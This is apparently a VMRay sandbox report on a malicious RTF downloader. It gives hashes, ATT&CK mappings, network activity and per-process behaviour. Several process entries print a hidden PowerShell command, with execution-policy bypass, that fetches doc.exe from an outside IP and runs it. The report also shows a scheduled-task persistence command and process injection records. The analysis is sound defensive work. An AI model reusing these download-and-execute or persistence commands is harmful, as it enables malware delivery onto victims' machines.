MALICIOUS

Classifications: Downloader

Threat Names: Mal/Generic-S | Mal/HTMLGen-A | VBS.Heur.Nyx.1.6E86CAD5.Gen | Trojan.VBS.Agent.BMC

Verdict Reason: -

Sample Type	**RTF Document**
File Name	**7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32.rtf**
ID	#2783093
MD5	84c45c2b0e94b8d1d064e739150ba84c
SHA1	f6a98ac4e50a89495626b5eaebb85d1116554faa
SHA256	7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32
File Size	535.81 KB
Report Created	2021-09-28 15:25 (UTC+2)
Target Environment	win7_64_sp1_en_mso2016 | ms_office

OVERVIEW

VMRay Threat Identifiers (14 rules, 27 matches)

Score	Category	Operation	Count	Classification
5/5	System Modification	Modifies application directory	2	-
	• (Process #15) doc.exe modifies "c:\program files\microsoft dn1". • (Process #13) doc.exe modifies "c:\program files\microsoft dn1".			
4/5	Obfuscation	Reads from memory of another process	2	-
	• (Process #8) doc.exe reads from (process #13) doc.exe. • (Process #10) doc.exe reads from (process #15) doc.exe.			
4/5	Anti Analysis	Tries to detect virtual machine	1	-
	• Multiple processes are possibly trying to detect a VM via rdtsc.			
4/5	Network Connection	Connects to remote host	1	-
	• (Process #5) powershell.exe opens an outgoing TCP connection to host "13.92.100.208:80".			
4/5	Network Connection	Downloads executable	2	Downloader
	• Downloads executable via http from http://13.92.100.208/doc/doc.exe. • (Process #5) powershell.exe downloads executable via http from http://13.92.100.208/doc/doc.exe.			
4/5	Network Connection	Attempts to connect through HTTP	1	-
	• (Process #5) powershell.exe connects to "http://13.92.100.208/doc/doc.exe".			
4/5	Injection	Writes into the memory of a process started from a created or modified executable	2	-
	• (Process #8) doc.exe modifies memory of (process #13) doc.exe. • (Process #10) doc.exe modifies memory of (process #15) doc.exe.			
4/5	Injection	Modifies control flow of a process started from a created or modified executable	2	-
	• (Process #8) doc.exe alters context of (process #13) doc.exe. • (Process #10) doc.exe alters context of (process #15) doc.exe.			
4/5	Antivirus	Malicious content was detected by heuristic scan	4	-
	• Built-in AV detected a embedded file as "VBS.Heur.Nyx.1.6E86CAD5.Gen". • Built-in AV detected the sample itself as "VBS.Heur.Nyx.1.6E86CAD5.Gen". • Built-in AV detected the dropped file c:\users\keecfmwgj\desktop\~wrd0000.tmp as "VBS.Heur.Nyx.1.6E86CAD5.Gen". • Built-in AV detected "Trojan.VBS.Agent.BMC" in the function strings for (process #1) winword.exe.			
4/5	Reputation	Known malicious file	1	-
	• Reputation analysis labels a file which was only downloaded to memory as "Mal/Generic-S".			
4/5	Reputation	Contacts known malicious URL	2	-
	• Reputation analysis labels the contacted URL "http://13.92.100.208/doc/doc.exe" as "Mal/HTMLGen-A". • Reputation analysis labels the URL "http://13.92.100.208/doc/doc.exe" which was contacted by (process #5) powershell.exe as "Mal/HTMLGen-A".			
4/5	Execution	Document tries to create process	3	-

Score	Category	Operation	Count	Classification
		• Document creates (process #2) powershell.exe. • Document creates (process #5) powershell.exe. • Document creates (process #4) powershell.exe.		
1/5	Heuristics	Contains no textual content	1	-
		• Document contains no textual content. This may indicate a malicious document that contains nothing else but its exploit payload.		
1/5	Heuristics	Contains known suspicious class identifier	3	-
		• Office document contains known suspicious class identifier for ActiveX object "OleLink" (CLSID {00000300-0000-0000-C000-000000000046}). • Office document contains known suspicious class identifier for ActiveX object "PackagerMoniker" (CLSID {00000308-0000-0000-C000-000000000046}). • Office document contains known suspicious class identifier for ActiveX object "Package" (CLSID {0003000C-0000-0000-C000-000000000046}).		

Mitre ATT&CK Matrix


Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Command and Control	Exfiltration	Impact
				#T1497 Virtualization/ Sandbox Evasion		#T1497 Virtualization/ Sandbox Evasion	#T1105 Remote File Copy		#T1071 Standard Application Layer Protocol		
						#T1124 System Time Discovery			#T1105 Remote File Copy		


Sample Information


ID	#2783093
MD5	84c45c2b0e94b8d1d064e739150ba84c
SHA1	f6a98ac4e50a89495626b5eaebb85d1116554faa
SHA256	7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32
SSDeep	12288:z//////////////////////////////////CAggMdzFHRsU0:evRsU0
File Name	7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32.rtf
File Size	535.81 KB
Sample Type	RTF Document
Has Macros	✓

Analysis Information

Creation Time	2021-09-28 15:25 (UTC+2)
Analysis Duration	00:04:07
Termination Reason	Timeout
Number of Monitored Processes	13
Execution Successful	False
Reputation Enabled	✓
WHOIS Enabled	✓
Built-in AV Enabled	✓
Built-in AV Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of AV Matches	4
YARA Enabled	✓
YARA Applied On	Sample Files, PCAP File, Downloaded Files, Dropped Files, Modified Files, Memory Dumps, Embedded Files
Number of YARA Matches	0


Word
File Home Insert Design Layout References Mailings Review View Tell me what you want to do...
Sign in Share
Paste Cut Copy Format Painter
Clipboard Font Paragraph Styles Editing
Find Replace Select
1:26 PM 9/28/2021
7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32 [Compatibility Mode] - Word
c05Microsoft Office does not work in email Preview.
Please download the document and click Enable Editing when opening.
7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc9...: 199 characters (an approximate value).
100%





Screenshots truncated

NETWORK

General

743 bytes total sent

1903.48 KB total received

1 ports 80

1 contacted IP addresses

1 URLs extracted

1 files downloaded

0 malicious hosts detected

DNS

0 DNS requests for 0 domains

0 nameservers contacted

0 total requests returned errors

HTTP/S

1 URLs contacted, 1 servers


2 sessions, 649 bytes sent, 1280.12 KB received

HTTP Requests

Method	URL	Dest. IP	Dest. Port	Status Code	Response Size	Verdict
	httP://13.92.100.208/doc/doc.exe	-	-		0 bytes	NA
GET	http://13.92.100.208/doc/doc.exe	-	-		0 bytes	NA

BEHAVIOR

Process Graph



Process #1: winword.exe

ID	1
File Name	c:\program files (x86)\microsoft office\root\office16\winword.exe
Command Line	"C:\Program Files (x86)\Microsoft Office\Root\Office16\WINWORD.EXE" /n
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 45717, Reason: Analysis Target
Unmonitor End Time	End Time: 256170, Reason: Terminated
Monitor duration	210.45s
Return Code	0
PID	3392
Parent PID	1116
Bitness	32 Bit

Dropped Files (5)

File Name	File Size	SHA256	YARA Match
-	535.81 KB	7b5572ae246bcd3f6ee0375e1e7a8c8d4287dae4ca1803d72ae427d8ecc93a32	✗
-	622.50 KB	30fab10aa23c7dbb0b66b3b0491582f2bb6930e7bce11a078c3093ae4b40dc7e	✗
-	393.60 KB	7cc901ac4336504f4c3789ccdcfbd8aef984ded60c89648bf4f372ed8a80c98a	✗
-	45.55 KB	df4b879010d6b7c2126e8993328ea642983061fbc5f264e0aa0971eb695fe586	✗
-	339 bytes	c20b7fa4b6e27ce20c20654df94ca60d34023abe6d4f6390f25fcaf1f4ca653d	✗

Host Behavior

Type	Count
System	5
Module	3
COM	113
Process	3

Network Behavior

Type	Count
TCP	2

Process #2: powershell.exe

ID	2
File Name	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Command Line	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New... .... 92.100.208/doc/doc.exe','C:\Users\kEecfMwgj\AppData\Roaming\doc.exe');Start-Process 'C:\Users\kEecfMwgj\AppData\Roaming\doc.exe'"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 76246, Reason: Child Process
Unmonitor End Time	End Time: 214751, Reason: Terminated
Monitor duration	138.50s
Return Code	0
PID	3656
Parent PID	3392
Bitness	32 Bit

Host Behavior

Type	Count
System	35
Module	4
File	543
Environment	29
Registry	63
-	29
Process	1

Process #3: fltldr.exe

ID	3
File Name	c:\program files (x86)\microsoft office\root\vfs\programfilescommonx86\microsoft shared\office16\fltldr.exe
Command Line	"C:\Program Files (x86)\Microsoft Office\root\VFS\ProgramFilesCommonX86\Microsoft Shared\OFFICE16\FLTLDR.EXE" C:\Program Files (x86)\Common Files\Microsoft Shared\GRPHFLT\PNG32.FLT
Initial Working Directory	C:\Program Files (x86)\Microsoft Office\Root\Office16\
Monitor Start Time	Start Time: 77408, Reason: Child Process
Unmonitor End Time	End Time: 85519, Reason: Terminated
Monitor duration	8.11s
Return Code	0
PID	3680
Parent PID	3392
Bitness	32 Bit

Process #4: powershell.exe

ID	4
File Name	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Command Line	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New... .... 92.100.208/doc/doc.exe','C:\Users\kEecfMwgj\AppData\Roaming\doc.exe');Start-Process 'C:\Users\kEecfMwgj\AppData\Roaming\doc.exe'"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 88165, Reason: Child Process
Unmonitor End Time	End Time: 214749, Reason: Terminated
Monitor duration	126.58s
Return Code	0
PID	3792
Parent PID	3392
Bitness	32 Bit

Host Behavior

Type	Count
System	35
Module	4
File	549
Environment	29
Registry	63
-	29
Process	1

Process #5: powershell.exe

ID	5
File Name	c:\windows\syswow64\windowspowershell\v1.0\powershell.exe
Command Line	C:\Windows\SysWOW64\WindowsPowerShell\v1.0\powershell.exe -NoP -sta -NonI -W Hidden -ExecutionPolicy bypass -NoLogo -command "(New... .... 92.100.208/doc/doc.exe','C:\Users\kEecfMwgj\AppData\Roaming\doc.exe');Start-Process 'C:\Users\kEecfMwgj\AppData\Roaming\doc.exe'"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 89481, Reason: Child Process
Unmonitor End Time	End Time: 201255, Reason: Terminated
Monitor duration	111.77s
Return Code	0
PID	3828
Parent PID	3392
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\kEecfMwgj\AppData\Roaming\doc.exe	622.50 KB	30fab10aa23c7dbb0b66b3b0491582f2bb6930e7bce11a078c3093ae4b40dc7e	✖

Host Behavior

Type	Count
System	27
Module	12
File	558
Environment	28
Registry	102
-	38
Process	1

Network Behavior

Type	Count
HTTP	1
TCP	1

Process #8: doc.exe

ID	8
File Name	c:\users\keecfmwgj\appdata\roaming\doc.exe
Command Line	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 198322, Reason: Child Process
Unmonitor End Time	End Time: 293098, Reason: Terminated
Monitor duration	94.78s
Return Code	0
PID	3196
Parent PID	3828
Bitness	32 Bit

Dropped Files (2)

File Name	File Size	SHA256	YARA Match
C:\Users\kEecfMwgj\AppData\Roaming\maBdogbw.exe	622.50 KB	30fab10aa23c7dbb0b66b3b0491582f2bb6930e7bce11a078c3093ae4b40dc7e	✗
C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6692.tmp	1.60 KB	4379f7709d784376e742037386f5f9148d9dc3d5762ddc4cca5439ee010b5740	✗

Host Behavior

Type	Count
Registry	4
Process	2
File	29
Module	33
Window	6
User	1
-	3
-	10

Process #9: doc.exe

ID	9
File Name	c:\users\keecfmwgj\appdata\roaming\doc.exe
Command Line	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 209521, Reason: Child Process
Unmonitor End Time	End Time: 295491, Reason: Terminated by Timeout
Monitor duration	85.97s
Return Code	Unknown
PID	3464
Parent PID	3792
Bitness	32 Bit

Host Behavior

Type	Count
Registry	4
File	19
Module	10
Window	4

Process #10: doc.exe

ID	10
File Name	c:\users\keecfmwgj\appdata\roaming\doc.exe
Command Line	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 209549, Reason: Child Process
Unmonitor End Time	End Time: 293672, Reason: Terminated
Monitor duration	84.12s
Return Code	0
PID	3472
Parent PID	3656
Bitness	32 Bit

Dropped Files (1)

File Name	File Size	SHA256	YARA Match
C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6BEF.tmp	1.60 KB	4379f7709d784376e742037386f5f9148d9dc3d5762ddc4cca5439ee010b5740	✗

Host Behavior

Type	Count
Registry	4
Process	2
File	27
Module	33
Window	6
-	3
-	10

Process #11: splwow64.exe

ID	11
File Name	c:\windows\splwow64.exe
Command Line	C:\Windows\splwow64.exe 8192
Initial Working Directory	C:\Windows\
Monitor Start Time	Start Time: 239982, Reason: Child Process
Unmonitor End Time	End Time: 295491, Reason: Terminated by Timeout
Monitor duration	55.51s
Return Code	Unknown
PID	2160
Parent PID	3392
Bitness	64 Bit

Process #12: schtasks.exe

ID	12
File Name	c:\windows\syswow64\schtasks.exe
Command Line	"C:\Windows\System32\schtasks.exe" /Create /TN "Updates\maBdogbw" /XML "C:\Users\kEecfMwgj\AppData\Local\Temp\tmp6692.tmp"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 286524, Reason: Child Process
Unmonitor End Time	End Time: 291517, Reason: Terminated
Monitor duration	4.99s
Return Code	0
PID	3644
Parent PID	3196
Bitness	32 Bit

Host Behavior

Type	Count
System	2
Module	7
COM	1
File	11

Process #13: doc.exe

ID	13
File Name	c:\users\keecfmwgj\appdata\roaming\doc.exe
Command Line	"C:\Users\kEecfMwgj\AppData\Roaming\doc.exe"
Initial Working Directory	C:\Users\kEecfMwgj\Desktop\
Monitor Start Time	Start Time: 287196, Reason: Child Process
Unmonitor End Time	End Time: 295491, Reason: Terminated by Timeout
Monitor duration	8.29s
Return Code	Unknown
PID	3888
Parent PID	3196
Bitness	32 Bit

Injection Information (9)

Injection Type	Source Process	Source / Target TID	Address / Name	Size	Success	Count
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x400000(4194304)	0x400	✓	1
Modify Memory	#8: c:\users\keecfmwgj\appdata\roaming\doc.exe	0xcc8	0x401000(4198400)	0x13000	✓	1
